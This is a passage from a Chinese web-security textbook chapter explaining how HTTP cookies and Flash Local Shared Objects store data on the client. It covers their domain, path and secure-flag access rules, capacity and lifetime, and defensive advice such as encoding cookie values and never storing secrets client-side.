- **读取存储在客户端的数据有多容易？**不管你选择了哪种存储方式，攻击者都可以读取存储在客户端的任何数据。而真正的问题在于，如果攻击者要读取存储的数据，需要付出多大的精力？永远也不要将任何秘密的数据存放在客户端！
- **修改存储在客户端的数据有多容易？**不管你选择了哪种存储方式，攻击者都可以读取存储在客户端的任何数据。而真正的问题在于，如果攻击者要对存储的数据进行写操作，需要付出多大的精力？这不仅是一个绝佳的攻击点，也再一次说明了要对输入进行验证。

8.2　HTTP cookies

HTTP cookies 是一种最常使用的客户端存储形式。为了能全面了解使用 cookie 中存在的局限和安全问题，我们首先来回顾一下 cookie 的历史。

我们应该都知道，HTTP 是一种无状态的协议，这表明服务器将每个请求都作为独立的事务来处理，与之前任何一个请求都没有关系。cookie 是 1994 年由 Netscape 提出的，用来在 HTTP 的最上层引入保持状态的机制。从根本上说，cookie 是一种允许 Web 服务器在客户机器上存储少量数据的机制。用户的 Web 浏览器可以将 cookie 中的数据与请求绑定在一起发回给 Web 服务器[1]。图 8-1 显示的是浏览器中的 cookie jar 组件能够列出当前浏览器接收并存储的 cookie 信息。




图 8-1　浏览器的 cookie jar 组件显示了当前存储的 cookie 列表，以及这些 cookie 中的所有属性

为了提供保持状态的功能，Web 服务端会为每个访问者在 cookie 中保存一个唯一的标识符，然后将这个 cookie 发送给访问者的浏览器。访问者每次请求 Web 服务器上的页面时，浏览器都会将这个含有唯一标识符的 cookie 绑定到发出的 HTTP 请求中。这就使得 Web 服务器可以区分访问各自资源的不同用户。记住，每个用户都有一个不同的、唯一的标识符。同时，这也使得 Web 服务器上的应用程序可以保存每个用户的会话信息[2]。会话数据通常的用途包括保存购物车中的内容或者某个用户的语言设置。下面是在 Web 服务端响应信息中用来设置 cookie 的报头：

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Wed, 06 Jun 2007 00:05:42 GMT
X-Powered-By: ASP.NET
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 909
```

[1] 实际上这非常简单，我们在本节后面会介绍开发人员如何控制发送给 Web 服务端的 cookie 信息。

[2] 正如我们在第 3 章的“会话劫持”一节中所讲，如果攻击者获得了某个用户的唯一标识符，那么他就可以通过这个窃取来的唯一标识符，假冒该用户发送伪造的请求。

```
Connection: Keep-Alive
Set-Cookie: shoppingCart=51349,90381,7744; Expires=Tue,
03-Jun-2008 05:00:00 GMT; Path=/Assign/Shop/
```

报头中的 Set-Cookie 用来告诉浏览器需要保存 cookie 信息。在接下来的代码中，cookie 表示某个在线的购物车对象。注意，除了以键/值对的方法存储数据之外，Web 应用程序还可以指定 cookie 的其他属性。例如，上例中我们就设置了 cookie 的过期时间，表示数据会存储在客户端机器上，直到过期的那一天为止。一旦过了设置的时间，浏览器就会自动的删除该 cookie。不过，cookie 能够设置的过期时间并没有限制。明眼的读者一定会注意到，在图 8-1 中，Google 设置的名为 PREF 的 cookie 直到 2038 年才会过期。如果设置了 cookie，但是没有指定其过期时间，那么它就会被看作为一个非持久化 cookie，并且会在用户关闭浏览器时被丢弃掉。因此，使用 Expires 指令可以使 Web 应用程序在客户端 cookie 中存储任意的持久化数据，而如果不指定 Expires 指令，就会在客户端存储非持久化的数据。

一定要记住，cookie 本身是为了在 HTTP 协议之上提供状态信息，以及在客户端存储少量数据而设计的。它原本并没有打算作为一种通用的客户端存储机制。这种设计所产生的影响是非常深远的。例如，对于每个请求，Web 浏览器都要将合适的 cookie 信息发送给 Web 服务器。虽然我们无法改变这种行为，但是实际上，这么做也是有其原因的。如果 cookie 中无法保存一个唯一的标识符，那么服务端就无法区分多个访问同一资源的请求，从而导致这些请求都变成了无状态的[3]。因为 Web 浏览器不知道服务端的页面究竟会使用哪些数据，所以只好每个请求都将合适的 cookie 发送出去。于是，在每次访问某个页面时，浏览器都需要将所有合适的 cookie 信息发送出去，而不管服务端代码到底是否使用这些数据。我们在本节的稍后部分再来讨论这种设计所带来的安全问题。

8.2.1　cookie 访问控制规则

我们能将任意的 cookie 发送给任意网站吗？答案是否定的。当访问某个网站时，只有匹配的 cookie 信息才会添加到发送的请求中。那么什么才是匹配的 cookie 呢？首先，cookie 是能够设置访问控制规则的，用来告诉浏览器哪些页面才能获得 cookie。例如，某个 cookie 会告诉浏览器哪些域、哪些协议及哪些路径是可以

[3] 从技术角度来看，除了 cookie 以外，还有其他方法能够区分请求之间的用户，例如使用 URL 会话状态。不过，cookie 是最常使用的方法。

访问的。当浏览器打算请求服务端的某个页面时，需要检查浏览器 cookie jar 中存放的所有 cookie 信息，看其中是否包含资源的 URL。如果该 URL 通过了 cookie 中所有的访问控制规则，那么该 cookie 就会加入到向外发送的请求中。在图 8-1 中我们可以看到，Google 使用的 cookie **PREF** 只能发送给以.google.com 结尾的 URL，不管这些 URL 路径如何，也不管其是否使用了 SSL。

cookie 访问控制规则形成了其他所有客户端存储方法中访问控制规则的基础。接下来，我们会进一步详细地介绍这些规则，以及这些基础规则之间各自的不同之处。

cookie 可以使用 3 个不同的属性来定义访问规则，以决定哪个 cookie 可以随请求一同发出。这 3 个属性为：可以访问 cookie 的域名、访问 cookie 需要的路径或者文件结构及该 cookie 是否必须通过 SSL 发送。在默认情况下，cookie 只能发送给设置该 cookie 的域，而不管请求的路径，也不管是否使用安全连接。图 8-2～图 8-4 表明了默认 cookie 的访问控制。

图 8-2　普通的 HTTP 事务，www.store.com 使用默认的访问控制来设置 cookie

图 8-3　Web 浏览器将该 cookie 发送给 www.store.com 的所有页面，不管页面的路径如何

图 8-4　该 cookie 还可以通过同一域的不同端口发送给一台使用 SSL 的 Web 服务器

图 8-2 表明 www.store.com 设置了一个 cookie（item=8441）。正如我们可以从 Set-Cookie 报头中看到的，该 cookie 并没有特别限制域或者路径。由于并没有设置 Expires 属性，相当于使用默认的访问控制规则创建了一个名为 item、值为 8441 的非持久化 cookie。图 8-3 表明，该 cookie 可以发送给 www.store.com 的所有页面，不管网页的路径如何，这个名为 item 的 cookie 甚至可以发送给运行在 www.store.com 不同端口上的 HTTP 服务。如图 8-4 所示，Web 浏览器正在将该 cookie 发送给运行在 www.store.com 443 端口上的 SSL 服务器。这样做的不妥之处在于，任何由 www.store.com:443 的 SSL 所设置的 cookie 同样可以发送给 www.store.com:80 上的非 SSL 服务器。

正如我们期望的一样，图 8-5 表明这个由 www.store.com 设置、名为 item 的 cookie 无法发送给其他的域，例如 www.other.com。这也能够防止像 evil.com 这样的恶意网站来访问存储在 bank.com 中的 cookie 信息。图 8-6 表明，按照默认的访问控制规则，由 store.com 的 www 子域设置的 cookie 也无法发送给 store.com 的其他子域，例如 support。同样，该 cookie 也无法发送给子域的子域。例如，由 www.store.com 设置的 cookie 无法发送给 test.www.store.com 等 www.store.com 的子域。




图 8-5　由 www.store.com 设置的 cookie item 不能发送给其他的域




图 8-6　在默认情况下，cookie 无法发送给其他子域

那么两个不同的域如何才能访问各自对方的 cookie 信息呢？例如某个公司公关部门（pr.company.com）的网站需要访问公司销售部门（sales.company.com）的 cookie 数据，我们可以通过设置 cookie 中的 **Domain** 属性来实现这一功能。通过这个属性，我们可以指定其他能够访问该 cookie 的域。图 8-7 显示了 sales.company.com 的一个页面，使用 Domain 属性来设置 cookie。

图 8-7　销售部门网站设置的 cookie 可以被其他*.company.com 的域访问

这次响应信息中的 Set-Cookie 报头为 Set-Cookie: sessionid=901-42-1861; Domain =.company.com; Expires=Fri,06-Jun-2008 02:41:25 GMT; Path=/。Domain 用来告诉 Web 浏览器，该 cookie 可以发送给任何以 company.com 结尾的域。图 8-8 为公关部门的网站对 **sessionid** 这个 cookie 所做出的响应。对于 Domain 属性主要有一个限制：域名必须包含至少两个句号，这有时也被称为“**两点规则**”[4]。例如，.company.com 在

[4] 两点规则中有一个例外：顶级域名（ccTLDs）中的国家代码，例如.co.uk 或者.co.jp。虽然这些代码中也包含两个点，但是它们允许所有在.co.uk 或者.co.jp 中的网站互相访问对方的 cookie 信息。对于 ccTLDs 必须指定 3 个点，例如.store.co.uk。过去，许多浏览器都存在着 Bug，允许为整个 ccTLDs 设置 cookie。不过，现在这些 Bug 大部分已经被修正了。

Domain 属性中是一个有效值，但是.com 或者.net 却不是。这条规则主要是用来限制 cookie 只能在二级子域之间共享。即在 company.com 的子域之间可以共享 cookie，但是 company.com 和 store.com 的子域之间则不能共享。如果没有这条规则，那么网站设置的 cookie 就可以被发送给任意的.com 或者.org 站点。从安全和保密的角度考虑，在高层次的网站之间共享 cookie 永远都不是一个好的主意，而且浏览器也无法支持这种行为。如果你正在设计这样的应用程序，最好重新思考一下程序的架构。

图 8-8　通过设置恰当的 Domain 属性，pr.company.com 可以访问 sales.company.com 的 cookie

Cookie 的访问控制也可以允许开发人员指定域中的哪个目录可以访问 cookie，这是通过 **Path** 属性来实现的。**Domain** 属性告诉浏览器，“只能将这个 cookie 发送给域名以 X 结尾的网页”，而 **Path** 属性则告诉浏览器，“只能将这个 cookie 发送给路径以 X 开头的网页”。例如，假设 http://www.store.com/Products/OldStock/index.php 这个页面使用 **Path=/Products/**来设置 cookie，那么表 8-1 解释了不同网页能否接受该 cookie 的原因。

表 8-1　store.com 中的 URL，以及其能否访问路径限制为/Products/的 cookie 信息

URL	能否访问 cookie	原因
http://www.store.com/Products/	是	在允许的路径内
http://www.store.com/Products/Specials/	是	在允许的路径内
https://www.store.com/Products/Specials/	是	在允许的路径内同一域中使用 SSL 的版本
http://www.store.com/Products/New/	是	在允许的路径内
http://www.store.com/	否	路径不以/Products/开头
http://www.store.com/Support/contract.php	否	路径不以/Products/开头

最后一个 cookie 的访问控制规则是，cookie 可以要求只能通过加密的连接进行发送。回到图 8-4 中，我们可以发现，运行在 www.store.com:80 上 Web 服务器所设置的 cookie 可以被发送给运行在 www.store.com:443 上使用 SSL 的 Web 服务器。按照这个逻辑，在加密连接下生成的 cookie 信息也可以发送给运行在 80 端口、没有进行加密的 Web 服务器！这意味着将原本加密的数据在未经过加密的通道上传输。如果 cookie 中包含了非常机密的数据，那这种传输就会变得极度危险。通常，如果一个 cookie 是加密所连接设置的，那么就应该始终认为它携带了敏感数据，并且再也不能经过未加密的通道进行传输。为了避免这种情况的发生，我们可以使用 **Secure** 这个属性，告诉浏览器该 cookie 只能通过使用 SSL 加密的连接进行发送。

安全建议

- 不要

不要将加密连接设置的 cookie 泄露给未经过加密的连接。如果一个 cookie 是通过加密连接设置的，那么就应该始终认为它携带了敏感数据，并且再也不能经过未加密的通道进行传输。

- 要

要对所有由加密连接的 cookie 使用 Secure 属性，以确保它们不会被发送给未加密的连接。

8.2.2 HTTP cookie 的存储能力

假设我们决定使用 cookie 在客户端存储任意的持久化数据，那么我们实际上能够存储多少数据呢？不用担心，RFC2109 已经定义了用户代理及 Web 服务器应该如何处理 cookie。定义的声明为："通常，用户代理的 cookie 应该没有容量限制（in general, user agents' cookie support should have no fixed limits）"。但是，对于所有的存储设备，尤其是那些存储容量很小的移动设备，没有限制的客户端存储是不现实的。不过，RFC 并不只是理论派，它同时也给出了一些具体的实际建议。在声明中，用户代理"应该最少能够存储 20 个 4096 字节大小的 cookie，以保证用户可以与一个基于会话的服务器进行交互（should provide at least 20 cookies of 4096 bytes, to ensure that the user can interact with a session-based origin server）"。不过，RFC 的这句话存在着歧义，不知道是每个域至少 20 个 cookie，每个 cookie 不超过 4096 字节；还是每个域至少 20 个 cookie，总共不超过 4096 字节。由于

RFC 的许多概念都存在着歧义，所以主要浏览器在 cookie 的实现方式上也各不相同。Firefox 允许每个 cookie 最大为 4096 字节，每个域最多 50 个 cookie。而 Internet Explorer 则允许最多 20 个 cookie，总共大小不能超过 4096 字节。这意味着一个 cookie 可以有 4096 字节，或者 20 个 cookie 每个 204 字节，但是一个域中所有 cookie 容量总和不能超过 4096 字节。实际上，在 IE 中我们甚至不能完全使用 4KB 的容量，因为除去等号的长度，所有名字和数据的长度总和必须小于 4094 个字节。由于 IE 允许的容量最低，所以安全起见，网站中每个域的 cookie 总容量最好不超过 4094 字节。

正如我们一遍又一遍的提到，cookie 原本就不是为在客户端长期存储数据而设计的。除了存储容量小以外，它还会导致其他的问题。如图 8-9 所示，假设有这样一个存储 cookie 的 Web 应用程序，该应用程序允许用户将简短的备注信息存储到本地机器上的 cookie 中。在图中我们存储了一段语录，由于这段语录存储在 cookie 中，它会被自动添加到合适的请求中，并一同发送出去。图 8-10 显示了 HTTP 代理检测到的请求内容。

图 8-9　一个简单的 Web 应用程序用来将简短的备注存储在 cookie 中

我们可以看到，这段语录在经过一些格式化后，已经被加入到了请求中。实际上，我们会在发送的每个请求中重复不断地发送这段语录。例如，每次我们读取图片的时候，每次引入外部 JavaScript 的时候，甚至每次发送 XMLHttpRequest 的时候。即使使用 Path 属性来试图减少发送的请求，我们还是向服务器发送了大量的无用信息。按照我们通常对 AJAX 应用程序的设计，大多数的 XMLHttpRequest 访问的都是应用程序的同一目录，因此也不必对

XMLHttpRequest 再使用 **Path** 属性。




图 8-10　当使用 cookie 存储持久化数据时，会将该 cookie 重复不断地发送给 Web 服务器

为了能够更清楚地说明这个问题，我们来看看 cookie 存储如何应用在实际中。使用 cookie 存储数据正如完成工作之后还要记着一件不得不去做的事，也正如下面这段对话一样，说完每句话后都要再喊上一嗓子。

Bryan： 嘿，Billy，你在干什么？

Billy： 嗨，Bryan，我正在完成离线 AJAX 这一章。**回家的时候帮我带杯红牛饮料！**

Bryan： ……嗯，好的。为什么你冲我嚷而不把它写下来呢？

Billy： 因为我选了一种不好的客户端存储方式。**回家的时候帮我带杯红牛饮料！**

Bryan： ……好的，这太诡异了，我要走了。

Billy： 你应该庆幸我只能存储 4KB 的数据。**回家的时候帮我带杯红牛饮料！**

首先，这使得 Billy（相当于浏览器）说的每句话都变多了。不过，这些存储的无用 cookie 最多只能有 4KB。这对于即使使用电话线上网的用户来说，虽然也不是什么大问题，但是有没有考虑过，那些每秒平均共享带宽只有 21KB 的 GPRS 移动设备呢？其次，这些数据对服务器来说完全没有一点用处，它根本不需要知道客户端存储了哪些信息。如果它非要知道，那么可以将这些数据存储到服务器上！第三，它会将这些数据广播给网络上范围之内的所有人。这使得窃听者只需监听网络传输数据就可以窃取存储在客户端 cookie 中的数据，从而带来安全风险。例如，如果我们处于一个无线网络之中，那么网络中的每个人

都可以看见我们的 Web 传输数据（除非使用了 SSL）。窃听者不仅能够看到存储在客户端的所有数据，还可以看到这些数据是如何改变的。就像我们可以通过观察速度变化来计算出汽车行驶的加速度一样，攻击者也可以根据存储在客户端的数据变化来猜测到用户此时的行为。我们假设有一个用来发表博客日志的 Word Press 插件，可以按照固定的时间间隔自动将用户输入的内容保存在 cookie 中，以防丢失。因此，任何本地浏览器中发往网站的 XMLHttpRequest 或者 RSS 请求，都会带着这个保存了尚未完成日志内容的 HTTP cookie。同时，服务器还会把这些内容原封不动地广播给网络中的所有人。想象一下，窃听者只需坐在当地的一家星巴克咖啡店里就可以在我们发表日志之前窃取到输入的日志内容。

8.2.3　cookie 的生命期

我们已经知道，cookie 是否持久化取决于是否设置了 Expires 属性。非持久化的 cookie 在浏览器窗口关闭的时候就会被删除，只在客户端机器上保留需要长期存储的数据。因此，cookie 能保存多长时间？cookie 作为持久化存储的一种形式有多可靠？关于这些问题已经经历了多年各种各样的研究，但是结果却互相矛盾。2005 年 3 月，Jupiter Research 研究机构发表了一篇报告，声称 54%的互联网用户已经删除了由浏览器保存的 cookie 信息[5]。但是，同年 4 月份，Atlas Solutions 又发表了一篇名为“cookie 是否遭遇了灭顶之灾（Is the Sky Falling on Cookies?）”的报告，其中统计了 cookie 实际在机器上存留的时间，而不是用户自己**说的**时间[6]。该报告的结果与前者相比，非常具有讽刺意味。例如，在说自己每周删除 cookie 的用户中，有 40%实际上保留 cookie 超过两星期。在说自己每月删除 cookie 的用户中，有 46%实际上保留 cookie 超过 2 个月。应该提一下，Atlas Solutions 是一家为在线营销、广告显示、用户跟踪及网站优化提供服务的公司。在该公司的所有商业解决方案中，通过 cookie 来跟踪用户信息就是一个关键的方面。这也是为什么他们能够统计用户 cookie 信息的原因所在。不过，虽然 Atlas 提供的数据可能并不准确，但是我们还是能从中了解到很多信息。根据他们提供的报告，39%的 cookie 会在创建后的两星期内被删除。此外，48%的 cookie 在创建后的 1 个月内被删除。按照这些统

[5]读者可以在 http://www.jupitermedia.com/cprporate/release/05.03.14-newjupresearch.html 中查看详细内容。

[6]读者可从 http://ww.atlassolutions.com/pdf/AIDMIOnCookieDeletion.pdf 中找到完整的报告。

计出来的生命周期，虽然 cookie 还可以用来跟踪用户，但是在某些情况下已经很难用来保存需要长期存储的数据。因此，开发人员必须保证应用程序不依赖于任何存储在客户端的数据。

8.2.4 cookie 存储的其他安全问题

开发人员必须记住，cookie 中的值是通过 HTTP 报头发送的。在请求或响应中的不同报头，像回车和换行这样的值（在 ASCII 码中分别为 0x0D 和 0x0A）表示方法也可能不同。如果要使用 cookie 作为客户端存储，必须对所有存储的数据进行编码，以免恶意用户利用客户端存储的数据注入伪造的 HTTP 报头。在某些存在漏洞的应用程序中，聪明的攻击者可以使用未编码的 cookie 值将自己伪造的 HTTP 报头注入到响应信息中。通过在报头中加入缓存指令可以搞垮整个缓存代理，甚至替换掉整个响应信息！这种攻击被称为 HTTP 响应分离攻击（HTTP Response Splitting）[7]。该问题有一个很好的解决办法，就是使用 JavaScript 的 escape()和 unescape()方法对将要存储在 cookie 中的所有数据进行编码。注意，JavaScript 的 escape()方法会将像空格、<以及>等特殊字符，扩展为%20 这样的转义序列。不过，如果要将这些数据存储到客户端的 cookie 中，还需要保证不超过 4094 个字节。

开发人员还必须记住，cookie 中的值非常容易被获得。不只是 HTTP 请求会将这些值广播出去，浏览器也提供了可供查看的可视化界面，例如图 8-1 中 Firefox 提供的 cookie jar 窗口。同样，修改 cookie 也非常容易。通常，客户端都会使用 Netscape 中的 cookies.txt 格式将 cookie 保存为一个简单的文本文件。在该文件中，cookie 的名和值、可访问的域、过期时间、是否需要安全连接，以及其他数据都由一个制表符（Tab）分开。任何基本的文本编辑器都可以打开并修改 cookie 文件，例如，图 8-11 中我们用记事本（Notepad）打开了由 Firefox 保存的 cookie.txt 文件。正如我们一而再，再而三地重复，永远不要将机密数据或者认证信息存储在客户端。

[7]读者可以在 www.cgisecurity.com/lib/whitepaper_httpresponse.pdf 中阅读 Amit Klein 关于 HTTP 响应分裂攻击的文章。

图 8-11　攻击者通过一个简单的文本编辑器就可以查看或修改 cookie 中的数据

8.2.5　cookie 存储总结

- Cookie 可以是持久化的，也可以是非持久化的。非持久化的 cookie 在浏览器关闭时会立即被删除。在默认情况下，cookie 是非持久化的。
- 所有持久化的 cookie 在经过一段时间后都会自动过期。但是，过期时间却没有限制，甚至可以设置为数十年以后。
- 在默认情况下，运行在同一域名不同端口的 Web 服务器可以互相访问对方的 cookie 信息。
- 开发人员必须使用 **Path** 属性来防止 cookie 被广播给其他页面。
- 只有在绝对必要的时候，开发人员才应该考虑使用 **Domain** 属性。如果不得不共享 数据，尽量使用确定的域名。
- 在本地机器上非常容易查看和修改 cookie 信息，并且只需要一个文本编辑器。大多数主流浏览器都没有对此进行检查，也无法防止 cookie 被修改。
- 所有合适的 cookie 都会随每个请求发送给 Web 服务器，同域（在无线网络中非常常见）或者父域中的其他所有机器都可以看到这些 cookie 中的信息。

8.3 Flash 本地共享对象[8]

Flash 的本地共享对象（Local Shared Object，LSO）是在用户机器上实现持久化存储的数据集合。Flash 可以从程序上控制这些数据集合，向其中存入或者从中读取大量的信息数据。例如，Flash 可以在 LSO 中存储原生的 ActionScript 数据类型，包括对象、数组、数字、布尔及字符串[9]。这意味着，开发人员在将数据存入到 LSO 之前不必再靠自己实现的序列化/反序列化方法对数据进行编码。不过，LSO 无法存储 Flash 的可视化对象，例如声音、动画或者影片剪辑。在默认情况下，一个 LSO 的容量是 100KB。用户可以通过 Flash Player 的设置管理器（如图 8-12 所示）为某个网站分配更多的空间，并且没有上限限制。

图 8-12 设置管理器允许用户为 LSO 分配更多的空间，或者将它们都禁用

LSO 是在 2002 年 3 月作为 Flash 6.0 的一个新功能引入的，并且在本书出版的时候几乎 97%的 Web 用户都安装了 LSO[10]。高存储容量、即使重启机器也能存储数据的能力，以及广泛的市场覆盖面，使得 LSO 在长期数据存储方面成为了一个非常有竞争力的解决方案。

LSO 有些时候也因为其超大的数据存储量被称为 Flash cookies 或者超级

[8] 本书主要针对于由 JavaScript 编写的富客户端应用程序（RIA）关注如何发现并修复其中的安全漏洞。像 Flash、Apollp 或者 Silverlight 等其他 RIA 框架并不在本书的讨论范围内。但是，为了能够在客户端存储大量数据，许多 AJAX 应用程序都使用 Flash 和 LSO。我们仅在这一节单独讨论使用 Flash 作为数据存储系统的安全问题。

[9] ActionScript 是 Flash 使用的编程语言。

[10] Adobe 可以通过不同的市场渠道，跟踪浏览器中安装 Flash 的情况，读者可以参考 http://www .adobe.com/ products/player_census/flashplayer/version_penetration.html。

cookie。但是，LSO 在很多方面还是与传统 HTTP cookie 存在着差异。首先，LSO 是由 Flash 虚拟机来管理的，浏览器无法访问到 LSO。这意味着，与 cookie 不同，存储在 LSO 中的数据不会随着 HTTP 请求一同发送出去。因此，与使用 **Set-Cookie** 报头修改 cookie 的方法不同，我们无法通过 HTTP 响应报头来修改存储在 LSO 中的数据。由于是由插件而不是浏览器来管理 LSO，用户也无法像通过浏览器、像删除离线内容或者 cookie 一样，删除掉 LSO 中的数据。结果是，即使是一个对隐私安全非常注意的用户，即使他定期都清除 cookie 及浏览器缓存，LSO 依然能在他的机器上存留很长时间。LSO 同样也不能像 cookie 那样设置过期时间，因为在 LSO 中甚至都不存在过期的概念。LSO 中的数据会一直存在着，直到它们被彻底删除。我们可以通过 Flash Player 的设置管理器删除掉 LSO 中实际包含的文件，如图 8-13 所示。




图 8-13　通过 Flash Player 的设置管理器可以删除掉一个或多个的 LSO

这会引起一个问题：LSO 如何在客户端机器上进行存储？实际上，LSO 都会以.sol 的文件格式存储在用户机器上一个名为**#SharedObjects** 的特殊目录下。对于 Windows XP 系统来说，该目录的路径为 C:\Documents and Settings\<USER-NAME>\Application Data\Macromedia\Flash Player\#SharedObjects。而在 Linux 操作系统中，该目录路径为~/.macromedia/Flash_Player/#SharedObjects。在#SharedObjects 目录下，有一个由 8 位随机字母或数字生成的目录，用来存储 LSO。由于 8 位字母和数字的随机组合排列，可以生成 2.8 兆可能的值，所以可以保证每个人的 LSO 存储目录路径都不相同[11]。首先，在这个随机目录下会为每

[11] 基于 Mozilla 的浏览器使用同样的安全方法，随机生成用户档案的目录名称。

个提供 Flash 对象（用来生成 LSO）的主机创建一个同名的目录；然后，在这个由主机名命名的目录下还会包含更多代表 Flash 对象的目录。图 8-14 表明了由 flash.revver.com 创建的 LSO 如何以.sol 的文件形式存储在本地机器上。




图 8-14　创建的 Flash LSO 文件会存储在#SharedObjects 中对应的 Flash 目录下

在这个例子中，我们原本是访问视频分享网站 Revver 中的 http://one.revver.com/watch/ 285862，为了一睹 lonelygirl15 的视频。在这个页面中有一个 OBJECT 标签连接到 http://flash.revver.com/player/1.0/player.swf 这个 Flash 播放器，该 Flash 对象会将 LSO 数据存储到图 8-14 中的目录下，取名为 revverplayer.sol。因此，LSO 在本地文件系统中的完整路径为 C:\Documents and Settings\(USER_NAME)\Application Data\Macromedia\Flash Player\#SharedObjects\(RANDOM_NAME)\flash.revver.com\player\1.0\player.swf\revverplayer.sol。不难看出，本地机器上的 LSO 路径与 Web 服务器上的 Flash 路径是一致的。注意，Flash 对象的名称实际上是 LSO 存储路径的最后一个目录名。这就使得一个 Flash 对象可以在不同的文件名下保存不同的 LSO。最后要注意的是，存储 LSO 的目录名是实际存放 Flash 对象的主机名，而不是引用该对象网页所在的主机名。

这样就可以让其他的 Flash 对象也可以访问由 play.swf 存储的 LSO 吗？答案是：不。存储 LSO 的 Flash 对象是.sol 文件路径的一部分。即使在 flash.revver.com 存放 player.swf 的同目录下有另外一个 Flash 对象 OtherFlash.swf，也会由于错误的目录路径而造成无法访问 revverplayer.sol。对于 OtherFlash.swf 来说，也无法访问客户端机器的\player\1.0\player.swf 目录。

在数据共享访问方面，LSO 默认的安全规则要比 cookie 严格得多。同 cookie 一样，默认的 LSO 也禁止其他域访问其中的数据。更严格的部分在于，LSO 只能由创建它的对象来访问，这相当于在 cookie 中设置 **Path** 属性。但是，对于创建 LSO 的 Flash 对象来说，其文件名不过是 **Path** 属性的一部分。

我们已经说过，在 LSO 的存储路径中包含 Flash 对象的名字可以防止其他对象访问它。如果想让两个 Flash 对象共享一个 LSO 中的数据，我们必须在创建该 LSO 时指定其存储路径，去掉其中的 Flash 对象名。在 ActionScript 中，我们可以在调用 SharedObject.getLocal()方法时，将指定路径作为方法的第二个参数传递进去。例如，假设某网站有两个 Flash 对象 foo.swf 和 bar.swf，各自的访问路径分别为 http://site.com/media/some/dir/foo.swf 和 http://site.com/media/other/dir/bar.swf。这时，对于 foo.swf 来说，有 4 个路径可以用来读写 LSO：/media/som/dir/、/media/some/，/media/或者/，此外，还有一个只能由 foo.swf 读写的路径/media/some/dir/foo.swf/。同样，bar.swf 也有 4 个可用于读些 LSO 的路径：/media/other/dir/、/media/other/、/media/或者/，以及一个只能由 bar.swf 读写的路径/media/other/dir/bar.swf/。因此，foo.swf 或者 bar.swf 在/media/或者/中写入的任何 LSO，另一个 Flash 对象都可以进行读取，反之亦然。

我们继续它与 cookie 之间的比较。LSO 也有一个安全标志，类似于 cookie 中的 **Secure** 属性。在创建 LSO 的 ShareObject.getLocal()方法中，该标志是以一个布尔值的形式，作为第三个参数传递给方法的。当该参数设置为 true 时，只有建立了安全连接的 Flash 对象才可以访问 LSO。同路径参数相比，安全标志参数限制了哪个 Flash 对象可以访问哪个 LSO。不过，由于 LSO 中的数据并不会像 cookie 一样随 HTTP 请求一同发送出去，因此安全参数也不像 cookie 中保护数据泄露那样重要。

最后，二者之间尚未比较的便是 cookie 中的 **Domain** 属性。Flash 提供了一种称为“跨域脚本”的功能，它不只是在多个域之间共享客户端数据那么简单。通过跨域脚本，一个域中的 Flash 对象可以加载另一个域中的 Flash 对象，并且可以访问其内部的方法和变量！这是一个可选的单向过程。如果 http://site.com 上的 Flash1.swf 想要访问 http://other.com 上 Flash2.swf 中的数据，那么 Flash2.swf 必须明确允许 Flash1.swf 这样做。即使 Flash2.swf 允许 Flash1.swf 访问，如果没有 Flash1.swf 的允许，Flash2.swf 也无法访问 Flash1.swf 中的内容。

Flash2.swf 可以有两种允许跨域的方式。第一种方法是在 Flash 对象的代码中使用 System.security.allowDomain()方法进行授权，这样每个 Flash 对象都可

